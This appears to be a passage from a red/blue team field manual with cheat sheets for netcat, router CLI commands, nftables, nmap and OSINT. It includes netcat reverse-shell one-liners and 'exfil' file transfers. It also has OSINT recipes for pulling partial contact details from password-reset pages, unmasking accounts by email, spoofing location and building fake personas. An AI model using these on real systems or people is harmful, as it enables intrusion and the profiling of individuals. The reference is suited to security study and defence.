RED/BLUE TEAM	ADMINISTRATION	WINDOWS/LINUX/MacOS
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netcat is a command-line or shell application that can be used for a variety of uses including transferring files, establishing remote shells, chat, and more!

### Port Scan

```
nc -nvz <IP> <PORT/RANGE>
nc -nvz 192.168.1.23 80
nc -nvz 192.168.1.23 0-1000
```

### Send File

#Client

```
nc -lvp <LPORT> > example_sent.txt
```

#Server

```
nc -w3 <CLIENT_IP> <PORT> < example.txt
```

### Receive File

#Server

```
nc -lvp <LPORT> < example.txt
```

#Client

```
nc -w3 <SERVER_IP> <PORT> > example_exfil.txt
```

### Execute Remote Script

#Server

```
nc -lvp <LPORT> -e ping.sh <IP>
```

#Client

```
nc -nv <SERVER_IP> <PORT>
```

### Encrypted Chat (NCAT)

#Server

```
ncat -nlvp <LPORT> --ssl
```

#Client

```
ncat -nv <SERVER_IP> <PORT>
```

### Banner Grab

```
nc <TARGET_IP> <PORT>
```

```
nc www.netmux.com 80
HEAD / HTTP/1.0
Host: www.netmux.com
```

### Shells/Reverse Shells

```
nc -e /bin/sh 10.0.0.1 <LPORT>
nc -e /bin/bash 10.0.0.1 <LPORT>
nc -c bash 10.0.0.1 <LPORT>
```

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## NETWORK DEVICE\_Commands

RED/BLUE TEAM	NETWORK DEVICES	4 MODELS	
CISCO	JUNIPER	NOKIA	HUAWEI
IOS XR	JUNOS	SROS	HVRP
<b>BASIC</b>			
show	show	show	display
exit	exit/up	exit all	quit
run	run	-	-
end	exit	exit all	return
include	match	match	include
... formal	display-set	-	-
reload	request system reboot	admin reboot now	reboot
<b>GENERAL CONFIG</b>			
show running- config	show configuration	admin display- config	display current- configuration
show startup- config	-	-	display saved- configuration

configure terminal	configure / edit	configure	system view
hostname hostname	system host-name hostname	system name systemname	sysname systemname
show (after conf change)	show   compare	info (after conf change)	-
commit	commit	admin save	save
shut down	disable	shut down	shut down
no shut down	delete interfaces x disable	no shutdown	undo shut down
no	delete	no	undo
<b>SHOW</b>			
show clock	show system uptime	show system time	display clock
show ntp status	show ntp status	show system ntp	display ntp-service status
show history	show cli history	history	display history-command
show platform	show chassis fpc	show card, show mda	display device pic-status
admin show platform	show chassis fpc detail	show card detail, show mda detail	display device
show environment	show chassis environment	-	-
show inventory	show chassis hardware	-	-
admin show environment   include PM	show chassis hardware   match PSM	show chassis environment power-supply	display power
show diags	show chassis hardware	show chassis environment	-
show memory summary	show chassis routing engine	show system memory-pools	display memory-usage
show processes cpu	show system processes extensive	show system cpu	display cpu-usage
show users	show system users	show system users	display users
show version	show version	show version	display version
show license	-	-	display license

-	show system alarms	show system alarms	display alarm all / active
-	show chassis alarms	-	-
show arp	show arp	show router arp	display arp all
show interface	show interfaces	show router interface	display ip interface
show interface interface	show interfaces interface	show port port	display ip interface interface
show interface interface statistics		show port port statistics	
show interface brief	show interface terse	show router interface summary	display ip interface brief
show policy-map	show class-of-service interface	show router policy	-
show policy-map interface	show interfaces queue	-	-
show route	show route	show router route-table	display ip routing-table
show route summary	show route summary	show router route-table summary	-
show route ipv6	show route table inet6.0	show router route-table ipv6	display ipv6 routing-table
show route-map	show policy	show router policy	display route-policy
show snmp	show snmp statistics	show snmp counters	display snmp statistics
show tcp	show system connections	show system connections	display tcp statistics
show ipv4 traffic	show system statistics	-	display ip statistics
show protocols	show route protocol	-	-
show flash	show flash	file ( + dir )	dir flash:
show filesystem	show system storage	-	dir
show bfd session	show bfd session	show router bfd session	display bfd session all
show bfd interfaces location x	-	show router bfd interface	display bfd interface

show interfaces be x	show interfaces aex	show lag x	display interface Eth-Trunk x
show interfaces be x details	show interfaces aex details	show lag x detail	-
-	-	show lag x associations	-
<b>TROUBLESHOOT</b>			
ping ip_address	ping ip_addresses	ping ip_addresses	ping ip_address
tracert ip_address	tracert ip_address	tracert ip_address	tracert ip_address
debug	debug	debug	debugging
no debug	undebug all	no debug	undo debugging
monitor interface interface	monitor interface interface	monitor port port	-
terminal monitor	monitor start messages	-	terminal monitor /terminal trapping
terminal monitor disable	monitor stop messages	-	undo terminal monitor
show tech- support	request support info	admin tech- support	display diagnostic- information
show logging	show log messages	show log log-id 99 (all)	display logbuffer
show controllers interface	show interfaces diagnostic optics interface	-	display controller
show access- lists	show firewall	show filter ip x	display acl x
<b>CLEAR</b>			
clear	clear	clear	reset
clear counters interface	clear interface statistics interface	clear counter interface xx	reset counters interface xx
clear arp-cache	clear arp	clear router arp	reset arp
clear cef	-	-	reset ip fast- forwarding
clear route *	clear ip route	clear router route-adv	reset ip forwarding- table statistic protocol all

clear access-list counters	clear firewall	clear filter	-
clear line line	request system logout username	-	-
<b>OSPF</b>			
show ospf (summary)	show ospf overview	show router ospf status	display ospf brief
show ospf database	show ospf database	show router ospf database	display ospf lsdb
show ospf interface	show ospf interface	show router ospf interface	display ospf interface
show ospf neighbor	show ospf neighbor	show router ospf neighbor	display ospf nexthop
show route ospf	show route protocol ospf	show router ospf routes	display ip routing-table protocol ospf
show ospf virtual-links	-	show router ospf virtual-link	display ospf vlink
show ospf statistics	show ospf statistics	show router ospf statistics	display ospf statistics
<b>ISIS</b>			
display isis interface	show isis interface	show router isis interface	display isis interface
show clns neighbor	show isis adjacency	show router isis adjacency	display isis peer
show isis database	show isis database	show router isis database	display isis lsdb
show isis topology	show isis topology	show router isis topology	-
show isis routes	show isis route	show router isis routes	display isis route
show isis spf-log	show isis spf-log	show router isis spf-log	display isis spf-log
show isis statistics	show isis statistics	show router isis statistics	display isis statistics
clear clns neighbors	clear isis adjacency	clear router isis adjacency	-
clear isis *	clear isis database	clear router isis database	-
clear isis statistics	clear isis statistics	clear router isis statistics	-
<b>BGP</b>			
show bgp	show route protocol bgp	show router bgp routes	display bgp routing-table
show bgp community	show route community	-	-
show bgp neighbors	show bgp neighbor	show router bgp neighbor	display bgp peer

show bgp peer-group	show bgp group	show router bgp group	display bgp group
show bgp summary	show bgp summary	show router bgp summary	display bgp peer
show route bgp	show route protocol bgp	show router bgp routes	display ip routing-table protocol bgp
clear bgp	clear bgp neighbor	clear bgp	reset bgp all
clear bgp nexthop registration	clear bgp neighbor	clear bgp next-hop	-
<b>MPLS</b>			
show mpls interface	show mpls interface	show router mpls interfaces	display mpls interface
show mpls ldp summary	show ldp overview	show mpls ldp summary	display mpls ldp all
show mpls ldp interface	show mpls ldp interface	show router ldp interface	display mpls ldp interface
show mpls ldp bindings	-	show router ldp bindings	-
show mpls ldp neighbor brief	show ldp neighbor	show router ldp session	display mpls ldp adjacency
show rsvp interface	show rsvp interface	show router rsvp interface	display mpls rsvp-te interface
show rsvp neighbors	show rsvp neighbor	show router rsvp neighbors	display mpls rsvp-te peer
show rsvp session	show rsvp session	show router rsvp session	display mpls rsvp-te session x
show rsvp counters	show rsvp statistics	show router rsvp statistics	display mpls rsvp-te statistics global
<b>MULTICAST</b>			
show mfib/mrib route	show multicast route	show mfib/mrib route	display multicast routing-table
-	show multicast statistics	-	display multicast flow-statistic
show pim interface	show pim interfaces	show router pim interfaces	display pim interface
show pim neighbor	show pim interfaces	show router pim neighbor	display pim neighbor
show pim group-map	show pim group	show router pim group	-



show ip pim rp mapping	show pim rps	show router pim rp	display pim rp-info
show pim traffic	show pim statistics	show router pim statistics	-
show mroute	show mfib	-	display multicast routing-table
show igmp interface	show igmp interface	show router igmp interface	display igmp interface
show igmp groups	show igmp group	show router igmp group	-
show igmp traffic	show igmp statistics	show router igmp statistics	-
show mld interface	show mld interface	show router mld interface	display igmp interface
show mld groups	show mld group	show router mld group	display igmp group
show mld traffic	show mld statistics	show router mld statistics	-
<b>VRRP</b>			
show vrrp interface interface	show vrrp interface interface	show router vrrp instance interface	display vrrp interface interface
show vrrp status	show vrrp brief	-	display vrrp brief
show vrrp summary	show vrrp summary	-	-
show vrrp statistics	-	show vrrp statistics	display vrrp statistics

REFERENCE:

<https://ipcisico.com/cli-commands-cheat-sheets/>

<http://labnario.com/huawei-cheat-sheets/>

**N**

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**NFTABLES**

RED/BLUE TEAM	FIREWALL	LINUX
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nftables (netfilter tables) is the successor to iptables. It replaces the existing iptables, ip6tables, arptables and ebtables framework.

TABLES	
<b>ip</b>	Used for IPv4 related chains
<b>ip6</b>	Used for IPv6 related chains
<b>arp</b>	Used for ARP related chains
<b>bridge</b>	Used for bridging related chains
<b>inet</b>	Mixed ipv4/ipv6 chains

<b>CHAINS</b>	
<b>filter</b>	for filtering packets
<b>route</b>	for rerouting packets
<b>nat</b>	for performing Network Address Translation
<b>HOOKS</b>	
<b>prerouting</b>	This is before the routing decision, all packets entering the machine hits this chain
<b>input</b>	All packets for the local system hits this hook
<b>forward</b>	Packets not for the local system, those that need to be forwarded hits this hook
<b>output</b>	Packets that originate from the local system pass this hook
<b>postrouting</b>	This hook is after the routing decision, all packets leaving the machine hits this chain
<b>RULES</b>	
<b>ip</b>	IP protocol
<b>ip6</b>	IPv6 protocol
<b>tcp</b>	TCP protocol
<b>udp</b>	UDP protocol
<b>udplite</b>	UDP-lite protocol
<b>sctp</b>	SCTP protocol
<b>dccp</b>	DCCP protocol
<b>ah</b>	Authentication headers
<b>esp</b>	Encrypted security payload headers
<b>ipcomp</b>	IPcomp headers
<b>icmp</b>	icmp protocol
<b>icmpv6</b>	icmpv6 protocol
<b>ct</b>	Connection tracking
<b>meta</b>	Meta properties such as interfaces
<b>MATCHES</b>	
<b>MATCH</b>	DESCRIPTION
<b>ip</b>	
<b>version</b>	Ip Header version
<b>hdrlength</b>	IP header length
<b>tos</b>	Type of Service
<b>length</b>	Total packet length
<b>id</b>	IP ID
<b>frag-off</b>	Fragmentation offset
<b>tll</b>	Time to live
<b>protocol</b>	Upper layer protocol
<b>checksum</b>	IP header checksum
<b>saddr</b>	Source address
<b>daddr</b>	Destination address
<b>ip6</b>	
<b>version</b>	IP header version
<b>priority</b>	
<b>flowlabel</b>	Flow label
<b>length</b>	Payload length
<b>nexthdr</b>	Next header type (Upper layer protocol number)
<b>hoplimit</b>	Hop limit

saddr	Source Address
daddr	Destination Address
<b>tcp</b>	
sport	Source port
dport	Destination port
sequence	Sequence number
ackseq	Acknowledgement number
doff	Data offset
flags	TCP flags
window	Window
checksum	Checksum
urgptr	Urgent pointer
<b>udp</b>	
sport	Source port
dport	destination port
length	Total packet length
checksum	Checksum
<b>udplite</b>	
sport	Source port
dport	destination port
cscov	Checksum coverage
checksum	Checksum
<b>sctp</b>	
sport	Source port
dport	destination port
vtag	Verification tag
checksum	Checksum
<b>dccp</b>	
sport	Source port
dport	Destination port
<b>ah</b>	
nexthdr	Next header protocol (Upper layer protocol)
hdrlength	AH header length
spi	Security Parameter Index
sequence	Sequence Number
<b>esp</b>	
spi	Security Parameter Index
sequence	Sequence Number
<b>ipcomp</b>	
nexthdr	Next header protocol (Upper layer protocol)
flags	Flags
cfi	Compression Parameter Index
<b>icmp</b>	
type	icmp packet type
<b>icmpv6</b>	
type	icmpv6 packet type
<b>ct</b>	
state	State of the connection
direction	Direction of the packet relative to the connection
status	Status of the connection

mark	Connection mark
expiration	Connection expiration time
helper	Helper associated with the connection
l3proto	Layer 3 protocol of the connection
saddr	Source address of the connection for the given direction
daddr	Destination address of the connection for the given direction
protocol	Layer 4 protocol of the connection for the given direction
proto-src	Layer 4 protocol source for the given direction
proto-dst	Layer 4 protocol destination for the given direction
<b>meta</b>	
length	Length of the packet in bytes: <i>meta length &gt; 1000</i>
protocol	ethertype protocol: <i>meta protocol vlan</i>
priority	TC packet priority
mark	Packet mark
iif	Input interface index
iifname	Input interface name
iiftype	Input interface type
oif	Output interface index
oifname	Output interface name
oiftype	Output interface hardware type
skuid	UID associated with originating socket
skgid	GID associated with originating socket
rtclassid	Routing realm
<b>STATEMENTS</b>	
<b>accept</b>	Accept the packet and stop the ruleset evaluation
<b>drop</b>	Drop the packet and stop the ruleset evaluation
<b>reject</b>	Reject the packet with an icmp message
<b>queue</b>	Queue the packet to userspace and stop the ruleset evaluation
<b>continue</b>	
<b>return</b>	Return from the current chain and continue at the next rule of the last chain. In a base chain it is equivalent to accept
<b>jump</b> <b>&lt;chain&gt;</b>	Continue at the first rule of <chain>. It will continue at the next rule after a return statement is issued
<b>goto</b> <b>&lt;chain&gt;</b>	after the new chain the evaluation will continue at the last chain instead of the one containing the goto statement

Initial setup iptables like chain setup, use ipv4-filter file provided in the source:

```
nft -f files/nftables/ipv4-filter
```

### List the resulting chain:

```
nft list table filter
```

*\*\*Note that filter as well as output or input are used as chain and table name. Any other string could have been used.*

## BASIC RULES HANDLING

### Drop output to a destination:

```
nft add rule ip filter output ip daddr 1.2.3.4 drop
```

Rule counters are optional with nftables. Counter keyword need to be used to activate it:

```
nft add rule ip filter output ip daddr 1.2.3.4 counter drop
```

### Add a rule to a network:

```
nft add rule ip filter output ip daddr 192.168.1.0/24 counter
```

### Drop packet to port 80:

```
nft add rule ip filter input tcp dport 80 drop
```

### Accept ICMP echo request:

```
nft add rule filter input icmp type echo-request accept
```

### Combine filtering specify multiple time the ip syntax:

```
nft add rule ip filter output ip protocol icmp ip daddr 1.2.3.4 counter drop
```

### Delete all rules in a chain:

```
nft delete rule filter output
```

### Delete a specific rule use the -a flag on nft get handle number:

```
# nft list table filter -a
table filter {
    chain output {
        ip protocol icmp ip daddr 1.2.3.4 counter packets
    }
    5 bytes 420 drop # handle 10
    ...
}
```

Then delete rule 10 with:

```
nft delete rule filter output handle 10
```

### Flush the filter table:

```
nft flush table filter
```

### Insert a rule:

```
nft insert rule filter input tcp dport 80 counter accept
```

**Insert or add a rule at a specific position. Get handle of the rule where to insert or add a new one using the -a flag:**

```
# nft list table filter -n -a
table filter {
    chain output {
        type filter hook output priority 0;
        ip protocol tcp counter packets 82 bytes 9680 #
handle 8
        ip saddr 127.0.0.1 ip daddr 127.0.0.6 drop #
handle 7
    }
}
```

```
nft add rule filter output position 8 ip daddr 127.0.0.8 drop
Added a rule after the rule with handle 8
```

```
# nft list table filter -n -a
table filter {
    chain output {
        type filter hook output priority 0;
        ip protocol tcp counter packets 190 bytes 21908 #
handle 8
        ip daddr 127.0.0.8 drop # handle 10
        ip saddr 127.0.0.1 ip daddr 127.0.0.6 drop #
handle 7
    }
}
```

**Add before the rule with a given handle:**

```
nft insert rule filter output position 8 ip daddr 127.0.0.12 drop
```

**Match filter on a protocol:**

```
nft insert rule filter output ip protocol tcp counter
```

## IPv6

**Create IPv6 chains with filter in source:**

```
nft -f files/nftables/ipv6-filter
```

**Add rule:**

```
nft add rule ip6 filter output ip6 daddr home.regit.org counter
```

**List of the rules:**

```
nft list table ip6 filter
```

**Accept dynamic IPv6 configuration & neighbor discovery:**

```
nft add rule ip6 filter input icmpv6 type nd-neighbor-solicit accept
nft add rule ip6 filter input icmpv6 type nd-router-advert accept
```

Connection tracking accept all incoming packets of an established connection:

```
nft insert rule filter input ct state established accept
```

Filter on interface accept all packets going out loopback interface:

```
nft insert rule filter output oif lo accept
```

And for packet coming into eth2:

```
nft insert rule filter input iif eth2 accept
```

REFERENCE:

<https://www.funtoo.org/Package:Nftables>

<https://home.regit.org/netfilter-en/nftables-quick-howto/comment-page-1/>

<https://git.netfilter.org/nftables/>

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## NMAP

RED/BLUE TEAM

RECON/ASSET DISCOV

WINDOWS/LINUX/MacOS


Nmap (Network Mapper) is a free and open-source network scanner and is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

COMMAND	DESCRIPTION
<code>nmap 10.0.0.1</code>	Scan a single IP
<code>nmap www.testhostname.com</code>	Scan a host
<code>nmap 10.0.0.1-20</code>	Scan a range of IPs
<code>nmap 10.0.0.0/24</code>	Scan a subnet
<code>nmap -iL list-of-ips.txt</code>	Scan targets from a text file
<code>nmap -p 22 10.0.0.1</code>	Scan a single Port
<code>nmap -p 1-100 10.0.0.1</code>	Scan a range of ports
<code>nmap -F 10.0.0.1</code>	Scan 100 most common ports (Fast)
<code>nmap -p- 10.0.0.1</code>	Scan all 65535 ports
<code>nmap -sT 10.0.0.1</code>	Scan using TCP connect
<code>nmap -sS 10.0.0.1</code>	Scan using TCP SYN scan (default)
<code>nmap -sU -p 123,161,162 10.0.0.1</code>	Scan UDP ports
<code>nmap -Pn -F 10.0.0.1</code>	Scan selected ports - ignore discovery
<code>nmap -A 10.0.0.1</code>	Detect OS and Services
<code>nmap -sV 10.0.0.1</code>	Standard service detection
<code>nmap -sV --version-intensity 5 10.0.0.1</code>	More aggressive Service Detection

<code>nmap -sV --version-intensity 0 10.0.0.1</code>	Lighter banner grabbing detection
<code>nmap -oN outputfile.txt 10.0.0.1</code>	Save default output to file
<code>nmap -oX outputfile.xml 10.0.0.1</code>	Save results as XML
<code>nmap -oG outputfile.txt 10.0.0.1</code>	Save results in a format for grep
<code>nmap -oA outputfile 10.0.0.1</code>	Save in all formats
<code>nmap -sV -sC 10.0.0.1</code>	Scan using default safe scripts
<code>nmap --script-help=ssl-heartbleed</code>	Get help for a script
<code>nmap -sV -p 443 --script=ssl-heartbleed.nse 10.0.0.1</code>	Scan using a specific NSE script
<code>nmap -sV --script=smb* 10.0.0.1</code>	Scan with a set of scripts
<code>nmap --script=http-title 10.0.0.0/24</code>	Gather page titles from HTTP services
<code>nmap --script=http-headers 10.0.0.0/24</code>	Get HTTP headers of web services
<code>nmap --script=http-enum 10.0.0.0/24</code>	Find web apps from known paths
<code>nmap --script=asn-query,whois,ip-geolocation-maxmind 10.0.0.0/24</code>	Find Information about IP address

REFERENCE:

- <https://nmap.org/>
- <https://github.com/rackerlabs/scantron>
- <https://github.com/cloudflare/flan>
- <https://appsecco.com/books/subdomain-enumeration/>
- <https://gtfobins.github.io/gtfobins/nmap/#shell>





## OSINT\_Techniques

OSINT

ENUMERATION

N/A

### GAP ANALYSIS METHODOLOGY

Gap analysis takes stock of the initial information that you have and then applies four simple questions to identify what to do next. This can be applied to bring structure and order to your OSINT research. The four questions are:

- 1) What do I know?
- 2) What does this mean?
- 3) (So) What do I need to know?
- 4) How do I find out?

REFERENCE:

<https://nixintel.info/osint/using-gap-analysis-for-smarter-osint-quiztime-4th-march-2020/>

### PASSWORD RESET

Lack of standardization in approaches to password reset functions which can be used to obtain the partial telephone numbers and emails of target accounts.

**FACEBOOK:** You will be met with a screen displaying alternative contact methods that can be used to reset the password as seen in the post above. It also accurately uses the number of asterisks that match the length of the email addresses.

**GOOGLE:** You will be asked to enter the last password remembered which can be anything you want and the next screen will display a redacted recovery phone number with the last 2 digits if one is on file.

**TWITTER:** Entering a Twitter username will yield a redacted email address on file with the first 2 characters of the email username and the first letter of the email domain. It also accurately uses the number of asterisks that match the length of the email address.

**YAHOO:** Will display a redacted alternate email address if on file. Displays accurate character count as well as first character and last 2 characters of email username along with full domain.

**MICROSOFT:** Displays redacted phone number with last 2 digits.

**PINTEREST:** Displays a user's profile as well as a redacted email address without an accurate character count.

**INSTAGRAM:** Automatically initiates a reset and emails the user. Do not use.

**LINKEDIN:** Automatically initiates a reset and emails the user. Do not use.

**FOURSQUARE:** Automatically initiates a reset and emails the user. Do not use.

REFERENCE:

<https://exploits.run/password-osint/>

## REVERSE IMAGE SEARCHING

**TIP:** Crop the image to only the object/person you are interested in finding before uploading to increase accuracy.

**TIP:** Increase the resolution of your image even if it becomes more pixelated.

**TIP:** Best reverse image search engines in order: Yandex, Bing, Google, TinEye.

### Yandex Images

<http://images.yandex.com/>

Выберите файл (Choose file)

Введите адрес картинки (Enter image address)

Найти (Search)

Похожие картинки (Similar images)

Ещё похожие (More similar)

### BING "Visual Search"

<https://www.bing.com/visualsearch>

### GOOGLE Images

<https://images.google.com/>

### TinEye

<https://tineye.com/>

REFERENCE:

<https://www.bellingcat.com/resources/how-tos/2019/12/26/guide-to-using-reverse-image-search-for-investigations/>

<https://www.reverse-image-search.com/>

<https://medium.com/@benjaminbrown/finding-mcafee-a-case-study-on-geoprofiling-and-imagery-analysis-6f16bbd5c219>

## RECENT SATELLITE IMAGERY

To pull/view the most recent satellite imagery for:

### **GOOGLE EARTH Explore New Satellite Imagery Tool**

Browse the following:

<https://earth.google.com/web/@30.12736717,35.69560812,-1530.56420216a,14967606.11368418d,35y,-0h,0t,0r/data=CiQSiHIGOGQ2YmFjYjU2ZDIzMTF10ThiNTM2YjMzNGRiYmRhYTA>

### **MAPBOX LIVE**

Browse the following:

[https://api.mapbox.com/styles/v1/mapbox/satellite-v9.html?title=true&access\\_token=pk.eyJ1IjoibWFWYm94IiwiaSI6ImNpejY4M29iazA2Z2gycXA4N2pmbDZmangiFQ.-g\\_vE53SD2WrJ6tFX7QHmA#4.14/48.73/-78.55](https://api.mapbox.com/styles/v1/mapbox/satellite-v9.html?title=true&access_token=pk.eyJ1IjoibWFWYm94IiwiaSI6ImNpejY4M29iazA2Z2gycXA4N2pmbDZmangiFQ.-g_vE53SD2WrJ6tFX7QHmA#4.14/48.73/-78.55)

REFERENCE:

<https://twitter.com/mouthofmorrison/status/1212840820019208192?s=11>  
<https://www.azavea.com/blog/2020/01/02/how-to-find-the-most-recent-satellite-imagery/>  
<http://www.azavea.com/blog/2019/11/05/an-introduction-to-satellite-imagery-and-machine-learning/>  
<https://medium.com/the-view-from-space/landsaturated-6affa80a4f3f>

### **CALCULATE PHOTO APPROX TIME OF DAY**

Reviewing a photo calculate time of day if you know or can guess approximate location with the below tools using the sun:

<http://www.suncalc.net>  
<https://www.suncalc.org>

REFERENCE:

<https://twitter.com/Versoliter/status/1201619477324017664>

### **FIND TELEGRAMS GROUPS BY LOCATION**

1. Use a mobile phone / Android Emulator
2. Download a GPS-spoofers
3. Spoof location to target location
4. Open up Telegram
5. Click on three dots
6. Click on "Contacts"
7. Click on "Add people nearby"
8. Have fun!

REFERENCE:

[https://twitter.com/aware\\_online/status/1234951508325781509](https://twitter.com/aware_online/status/1234951508325781509)

### **FIND TWITTER ACCOUNTS BY EMAIL**

1. Sign in on Gmail
2. Open "Contacts"

3. Add email address of target
4. Sign in on Twitter
5. Download "GoodTwitter" add-on
6. Open privacy settings
7. Click "Find friends"
8. Upload Gmail contacts
9. Have fun!

REFERENCE:

[https://twitter.com/aware\\_online/status/1234763437219164160](https://twitter.com/aware_online/status/1234763437219164160)

### **FIND TWEETS BASED ON LOCATION**

1. Find location in Google Maps
2. Right click > "What's here?"
3. Click on GPS coordinates
4. Copy GPS coordinates
5. Go to Twitter.com
6. Use "geocode:LATT, LONG, 0.1km"
7. Have fun!

REFERENCE:

[https://twitter.com/aware\\_online/status/1235661987113295872](https://twitter.com/aware_online/status/1235661987113295872)

### **SPOOF BROWSER LOCATION GOOGLE CHROME**

1. Open dev tools (F12)
2. Click on "Console" tab
3. Click on "ESC" button = "console drawer"
4. Click on "Sensors"
5. Select location/fill in coordinates
6. Have fun!

NOTE: IP address might still reveal your location!

REFERENCE:

[https://twitter.com/aware\\_online/status/1236210589128671234](https://twitter.com/aware_online/status/1236210589128671234)

### **TikTok PROFILES JSON FORMAT!**

1. Navigate to  
<https://tiktok.com/node/share/user/{username}?isUniqueId=true>
2. replace {username} with username of target
3. Have fun!  
> Find profile pic in 720x720 format  
> Find follower/liker count  
& Scrape it!

Want it in 1080x1080 format?

1. Go to TikTok profile <http://tiktok.com@{username}>
2. Open dev tools (F12)
3. Click on "Network tab"
4. Refresh page (F5)
5. Select "XHR" tab

6. Double click on "api/user/detail/"
7. Open "AvatarLarger" link
8. Have fun!

REFERENCE:

[https://twitter.com/aware\\_online/status/1237104037520117760](https://twitter.com/aware_online/status/1237104037520117760)

### **FICTIONAL ACCOUNT CREATION**

Autogenerate fictional personas with the below online tools:

**This Person Does Not Exist**

<https://thispersondoesnotexist.com/>

**This Resume Does Not Exist**

<https://thisresumedoesnotexist.com/>

**This Rental Does Not Exist**

<https://thisrentaldoesnotexist.com/>

**Fake Name Bio Generator**

<https://www.fakenamegenerator.com/>

**Random User Generator**

<https://randomuser.me/>

**Fake User Generator**

<https://uinames.com/>

**Dating Profile Generator**

<https://www.dating-profile-generator.org.uk/>

**Fake Persona Generator**

<https://www.elfqrin.com/fakeid.php>

**International Random Name Generator**

<https://www.behindthename.com/random/>

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**0**

## **OSINT\_Tools**

OSINT	MISC	ONLINE
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Online tools broken into categories based on selector search.

ADDRESS	
Fast People Search	<a href="https://fastpeoplesearch.com">fastpeoplesearch.com</a>
GeoNames	<a href="https://geonames.org">geonames.org</a>
People Finder	<a href="https://peoplefinder.com/reverse-address-lookup.com">peoplefinder.com/reverse-address-lookup.com</a>

People Search Now	peoplesearchnow.com
True People Search	truepeoplesearch.com
White Pages	whitepages.com
<b>ANON SEARCH</b>	
DuckDuckGo	duckduckgo.com
Start Page	startpage.com
Qwant	qwant.com
<b>BOT/TROLL</b>	
Bot Sentinel	botsentinel.com
Botometer	botometer.iuni.iu.edu
Emergent	emergent.info
Faker Fact	fakerfact.org/try-it-out
Hoaxy	hoaxy.iuni.iu.edu
Iffy Quotient	csmr.umich.edu/plaform-health-metrics
Information Operations Archive	io-archive.org
Twitter Trails	twittertrails.com
<b>DOMAIN</b>	
Analyze ID	analyzeid.com
DNS Trails	dnstrails.com
Domain Big Data	domainbigdata.com
DomainIQ	domainiq.com/snapshot_history
DNS Trails	dsntrails.com
Spyse	spyse.com
ViewDNS Whois	viewdns.info
Whoismind	whoismind.com
Whoisology	whoisology.com
Whoxy	whoxy.com/reverse-whois
<b>EMAIL</b>	
Cynic	ashley.cynic.al
Dehashed	dehashed.com
Email Format	email-format.com
Email Hippo	tools.verifyemailaddress.io
Ghost Project	ghostproject.fr
HaveIBeenPwned	haveibeenpwned.com
Hunter	hunter.io
IntelligenceX	intelx.io
Leak Probe	leakprobe.net
Leaked Source	leakedsource.ru
Many Contacts	mancontacts.com/en/mail-check
PasteBinDump	psbdmp.ws
Public Mail Records	publicmailrecords.com
Simple Email Reputation	emailrep.io
Spycloud	spycloud.com
Spytox	spytox.com
TruMail	trumail.io
Verify Email	verify-email.org
<b>FORENSICS</b>	
ExifData	exifdata.com

Extract Metadata	<a href="http://extractmetadata.com">extractmetadata.com</a>
Foto Forensics	<a href="http://fotoforensics.com">fotoforensics.com</a>
Forensically	<a href="http://29a.ch/photo-forensics">29a.ch/photo-forensics</a>
MetaPicz	<a href="http://metapicz.com">metapicz.com</a>
Image Verification	<a href="http://reveal-mklab.iti.gr/reveal/index.html">reveal-mklab.iti.gr/reveal/index.html</a>
WayBack Machine	<a href="http://archive.org">archive.org</a>
<b>IMAGE</b>	
Baidu Images	<a href="http://graph.baidu.com">graph.baidu.com</a>
Bing Images	<a href="http://bing.com/images">bing.com/images</a>
Google Images	<a href="http://images.google.com">images.google.com</a>
Karma Decay (Reddit)	<a href="http://karmadecay.com">karmadecay.com</a>
TinEye	<a href="http://tineye.com">tineye.com</a>
Yandex Images	<a href="http://images.yandex.com">images.yandex.com</a>
<b>INFRASTRUCTURE</b>	
Analyze ID	<a href="http://analyzeid.com">analyzeid.com</a>
Backlink Checker	<a href="http://smallseotools.com/backlink-checker">smallseotools.com/backlink-checker</a>
Built With	<a href="http://builtwith.com">builtwith.com</a>
Carbon Dating	<a href="http://carbodate.cs.odu.edu">carbodate.cs.odu.edu</a>
Censys	<a href="http://censys.io">censys.io</a>
Certificate Transparency Logs	<a href="http://crt.sh">crt.sh</a>
DNS Dumpster	<a href="http://dnsdumpster.com">dnsdumpster.com</a>
DomainIQ	<a href="http://domainiq.com/reverse_analytics">domainiq.com/reverse_analytics</a>
Find Sub Domains	<a href="http://findsubdomains.com">findsubdomains.com</a>
FOFA	<a href="http://fofa.so">fofa.so</a>
Follow That Page	<a href="http://followthatpage.com">followthatpage.com</a>
IntelX Google ID	<a href="http://intelx.io/tools?tab=analytics">intelx.io/tools?tab=analytics</a>
MX Toolbox	<a href="http://mxtoolbox.com">mxtoolbox.com</a>
Nerdy Data	<a href="http://search.nerdydata.com">search.nerdydata.com</a>
Pentest Tools	<a href="http://pentest-tools.com/reconnaissance/find-subdomains-of-domain">pentest-tools.com/reconnaissance/find-subdomains-of-domain</a>
PubDB	<a href="http://pub-db.com">pub-db.com</a>
PublicWWW Source Code	<a href="http://publicwww.com">publicwww.com</a>
Records Finder	<a href="http://recordsfinder.com/email">recordsfinder.com/email</a>
Shared Count	<a href="http://sharedcount.com">sharedcount.com</a>
Shodan	<a href="http://shodan.io">shodan.io</a>
Similar Web	<a href="http://similarweb.com">similarweb.com</a>
Spy On Web	<a href="http://spyonweb.com">spyonweb.com</a>
Spyse	<a href="http://spyse.com">spyse.com</a>
Thingful (IoT)	<a href="http://thingful.net">thingful.net</a>
Threat Crowd	<a href="http://threatcrowd.org">threatcrowd.org</a>
Threat Intelligence Platform	<a href="http://threatintelligenceplatform.com">threatintelligenceplatform.com</a>
URLscan	<a href="http://urlscan.io">urlscan.io</a>
